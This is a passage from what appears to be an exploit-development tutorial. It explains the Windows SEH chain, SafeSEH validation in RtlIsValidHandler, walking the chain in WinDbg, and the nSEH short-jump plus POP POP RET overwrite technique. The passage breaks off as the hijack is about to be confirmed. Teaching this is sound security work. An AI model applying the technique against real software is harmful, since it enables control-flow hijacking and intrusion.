
Figure 7.8 - Handler points to the exception-handling callback (the _except_handler function). This pointer is the one an attacker most wants to control.
Every time a try block is entered, the compiler emits code that pushes a new registration record onto the stack and links it at the head of the chain. Because multiple try blocks may be active, the records form a list:

Figure 7.9 - Each try block saves a pointer to its handler in an _EXCEPTION_REGISTRATION_RECORD on the stack. Because a function may execute several try blocks, the records are connected together in a linked list.
Putting it together, the on-stack SEH chain looks like this:

Figure 7.10 - Three _EXCEPTION_REGISTRATION_RECORD structures on the stack, each Next (green arrow) pointing to the one below it. The final record’s Next field holds 0xFFFFFFFF, signaling the end of the chain.

Figure 7.11 - The same chain as a node graph. The OS starts at the head and follows Next pointers until a handler resolves the exception or the chain terminates at 0xFFFFFFFF.
7.4 The Handler Callback and _EXCEPTION_DISPOSITION
When the OS reaches a record, it calls that record’s Handler. On 32-bit Windows 10 this callback has the prototype below and returns an _EXCEPTION_DISPOSITION:
1
2
3
4
5
6
typedef EXCEPTION_DISPOSITION (*PEXCEPTION_ROUTINE)(
    IN     PEXCEPTION_RECORD     ExceptionRecord,
    IN     PVOID                 EstablisherFrame,
    IN OUT PCONTEXT              ContextRecord,
    IN OUT PDISPATCHER_CONTEXT   DispatcherContext
);

Figure 7.12 - The handler callback prototype. The arguments most relevant to exploitation are EstablisherFrame (a pointer to the very _EXCEPTION_REGISTRATION_RECORD being processed) and ContextRecord (the captured CPU state at the time of the fault).
The two arguments that matter for exploitation:
EstablisherFrameis a pointer to the_EXCEPTION_REGISTRATION_RECORDthat is currently being handled. Remember this - it is the secret behind POP POP RET.ContextRecordpoints to aCONTEXTstructure containing the processor’s register state captured at the moment the exception was raised.
The handler returns one of the _EXCEPTION_DISPOSITION values:
1
dt _EXCEPTION_DISPOSITION

Figure 7.13 - The _EXCEPTION_DISPOSITION enumeration tells the OS what to do next.
The two you must know:
ExceptionContinueSearch- “I cannot handle this.” The OS moves on to the next_EXCEPTION_REGISTRATION_RECORDin the chain.ExceptionContinueExecution- “I handled it; resume the program.” The OS restores state from theCONTEXTand continues execution.

Figure 7.14 - The dispatcher invokes handlers in chain order. Each that returns ExceptionContinueSearch is skipped; the first that returns ExceptionContinueExecution ends the search and resumes the thread.
7.5 The CONTEXT Structure
The CONTEXT structure is a complete snapshot of the CPU at fault time. It is how the OS can “rewind” and resume a thread after an exception is handled.
1
dt ntdll!_CONTEXT

Figure 7.15 - The _CONTEXT structure stores processor-specific register data (general-purpose registers, segment selectors, the instruction pointer, flags, and more) as captured when the exception was raised. When a handler returns ExceptionContinueExecution, the OS reloads execution from these saved values.
The
CONTEXTis double-edged. Defensively it enables clean recovery. Offensively, some advanced techniques manipulate theCONTEXTso that when execution “resumes,” it resumes at an attacker-chosen address. For our walkthrough we use the simpler and more common POP POP RET approach instead.
8. Exception Dispatching and SEH Validation
Now we can assemble the full dispatch pipeline. When an exception fires, control enters ntdll!KiUserExceptionDispatcher, the user-mode entry point for exception dispatching. It receives two arguments:
- An
_EXCEPTION_RECORDdescribing the exception (code, faulting address, flags). - A
CONTEXTdescribing the CPU state.
KiUserExceptionDispatcher calls RtlDispatchException, which retrieves the TEB, finds the ExceptionList, and walks it. For each record it performs safety checks before calling the handler:
- The record must lie within the thread’s stack limits (as recorded in the TEB).
- The handler is validated by
RtlIsValidHandler, which implements theSafeSEHpolicy.

Figure 8.1 - The exception dispatch pipeline, including the validation gates that modern Windows applies before any handler runs.
RtlIsValidHandler is the function that defends the SEH chain. A simplified version of its logic:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
BOOL RtlIsValidHandler(PEXCEPTION_REGISTRATION_RECORD HandlerRecord)
{
    // 1. Handler resides inside a loaded module?
    if (Handler is within a loaded module's memory space)
    {
        if (Image DllCharacteristics has IMAGE_DLLCHARACTERISTICS_NO_SEH)
            return FALSE;                       // module opts out of SEH entirely
        if (Image has .NET "ILonly" flag)
            return FALSE;
        if (Image contains a SafeSEH table)     // module was built /SafeSEH
        {
            if (Handler is listed in the SafeSEH table)
                return TRUE;                    // trusted handler
            else
                return FALSE;                   // not a registered handler -> blocked
        }
    }
    // 2. DEP / NX constraints for handlers on non-executable pages
    if (Handler is on a non-executable page)
    {
        if (ExecuteDispatchEnable) return TRUE;
        else RaiseException(STATUS_ACCESS_VIOLATION);
    }
    // 3. Handlers outside any loaded image (e.g. dynamically generated code)
    if (Handler is not in any loaded image)
        return ImageDispatchEnable ? TRUE : FALSE;

    return TRUE;                                // default: allow
}

Figure 8.2 - RtlIsValidHandler is the gatekeeper for SafeSEH. If a module is compiled with /SafeSEH, only handler addresses listed in that module’s registered table are accepted; everything else is rejected. This is the single mitigation that most directly breaks the technique we are about to demonstrate.
If validation succeeds, RtlpExecuteHandlerForException sets up the arguments and calls the handler. Our entire attack depends on what happens when validation does not stop us - which is exactly the case when modules are compiled without SafeSEH, as we will confirm shortly.
Keep this distinction crystal clear:
RtlIsValidHandlervalidates the handler pointer (does it point somewhere legitimate?). It does not validate the integrity of the chain itself. Guarding the chain’s integrity is a different mitigation - SEHOP - covered in Section 19.
9. Walking the SEH Chain in WinDbg
Let’s make the chain concrete by walking it by hand in a clean (non-crashed) process. First, dump the TEB to find the head of the exception list:
1
!teb

Figure 9.1 - !teb prints the thread’s TEB, including ExceptionList. Notice the address is close to StackBase - exception records live high on the stack, near where the thread started.
Now dump the first record at that address:
1
dt _EXCEPTION_REGISTRATION_RECORD 01dcff60

Figure 9.2 - The first record. Its Next field gives us the address of the second record, and Handler gives us the first handler function. We simply follow Next to walk the list.
Following Next to the second and third records:

Figure 9.3 - The second record, reached by following the first record’s Next pointer.

Figure 9.4 - The final record in the chain. Its Next field is 0xFFFFFFFF, the terminator that tells the dispatcher “there are no more handlers.”
WinDbg automates this entire manual walk with a single command:
1
!exchain

Figure 9.5 - !exchain traverses the chain for us. Here, after our overflow, it already shows corruption: a handler of 41414141 and the message “Invalid exception stack at 41414141”, confirming we overwrote the chain with our A bytes. We arrived at this corrupted state by sending the same overflow from Section 4 and inspecting the chain.

Figure 9.6 - !exchain is just a convenience wrapper around the manual !teb + dt + follow-Next walk you performed in Figures 9.1-9.4.
Get comfortable doing the walk both ways.
!exchainis fast, but manually followingNextpointers builds the intuition you need when a chain is partially corrupted and!exchaincan no longer parse it cleanly.
10. The SEH Overwrite: Theory of the Attack
Here is the central idea. The SEH records sit on the stack. Our overflow writes through them. So we can overwrite:
- the
Handlerpointer (offset+0x004) - what the OS will call, and - the
Nextpointer (offset+0x000) - which, in attacker terminology, we renamenSEH(next-SEH).
The classic SEH overwrite layout in the buffer is:
1
2
3
4
[ filler bytes ............ ][ nSEH (4 bytes) ][ SEH/Handler (4 bytes) ][ more buffer ... ]
        |                          |                    |
   padding to reach            short JMP            POP POP RET
   the SEH record           (jump over Handler)      gadget address

Figure 10.1 - The canonical SEH-overwrite buffer. nSEH overwrites the Next field; SEH overwrites the Handler field. The two work as a team, as the next sections explain.
The exploitation sequence is:
- Overflow the buffer, overwriting
nSEHand theHandler. - The overflow itself corrupts the stack badly enough to cause a second exception (or one is already pending).
- The OS dispatches the exception and calls our overwritten
Handler. - We make
Handlerpoint to a POP POP RET instruction sequence. As we will prove in Section 14, this lands execution on ournSEHbytes. nSEHcontains a short jump that hops over the 4-byteHandlerinto the rest of our buffer.- From there we reach (directly or via “island hopping”) our shellcode.

Figure 10.2 - The end-to-end control-flow hijack. Each arrow is something we will verify byte-by-byte in the debugger over the next several sections.
Why must
Handlerpoint at a POP POP RET inside a loaded module rather than directly at our buffer? Two reasons. First, on a SafeSEH-protected module a raw stack address would be rejected - but more fundamentally, we do not reliably know our stack address in advance, whereas a non-ASLR module sits at a fixed address we do know. The POP POP RET indirection lets a fixed, known address bounce us back to our (unknown-address) buffer. This is the elegant core of the technique.
11. Watching the Overwrite Take Effect
Let’s confirm the theory against the live process. After sending the overflow we re-inspect the TEB and walk the (now corrupted) chain.
1
!teb

Figure 11.1 - The TEB still reports a valid ExceptionList head; the corruption is further down the chain, where our bytes reached.
1
dt _EXCEPTION_REGISTRATION_RECORD 0x01dcff60

Figure 11.2 - The first record still looks intact and points us to the next record via Next. We follow it toward the region our overflow reached.
1
dt _EXCEPTION_REGISTRATION_RECORD 0x01d8ff44

Figure 11.3 - Here both fields are 41414141. We have overwritten both the Next pointer and the Handler of this registration record with our A bytes. This is the corruption that !exchain flagged in Figure 9.5.
Now we let the dispatcher run and confirm EIP is hijacked through the handler call:
1
g
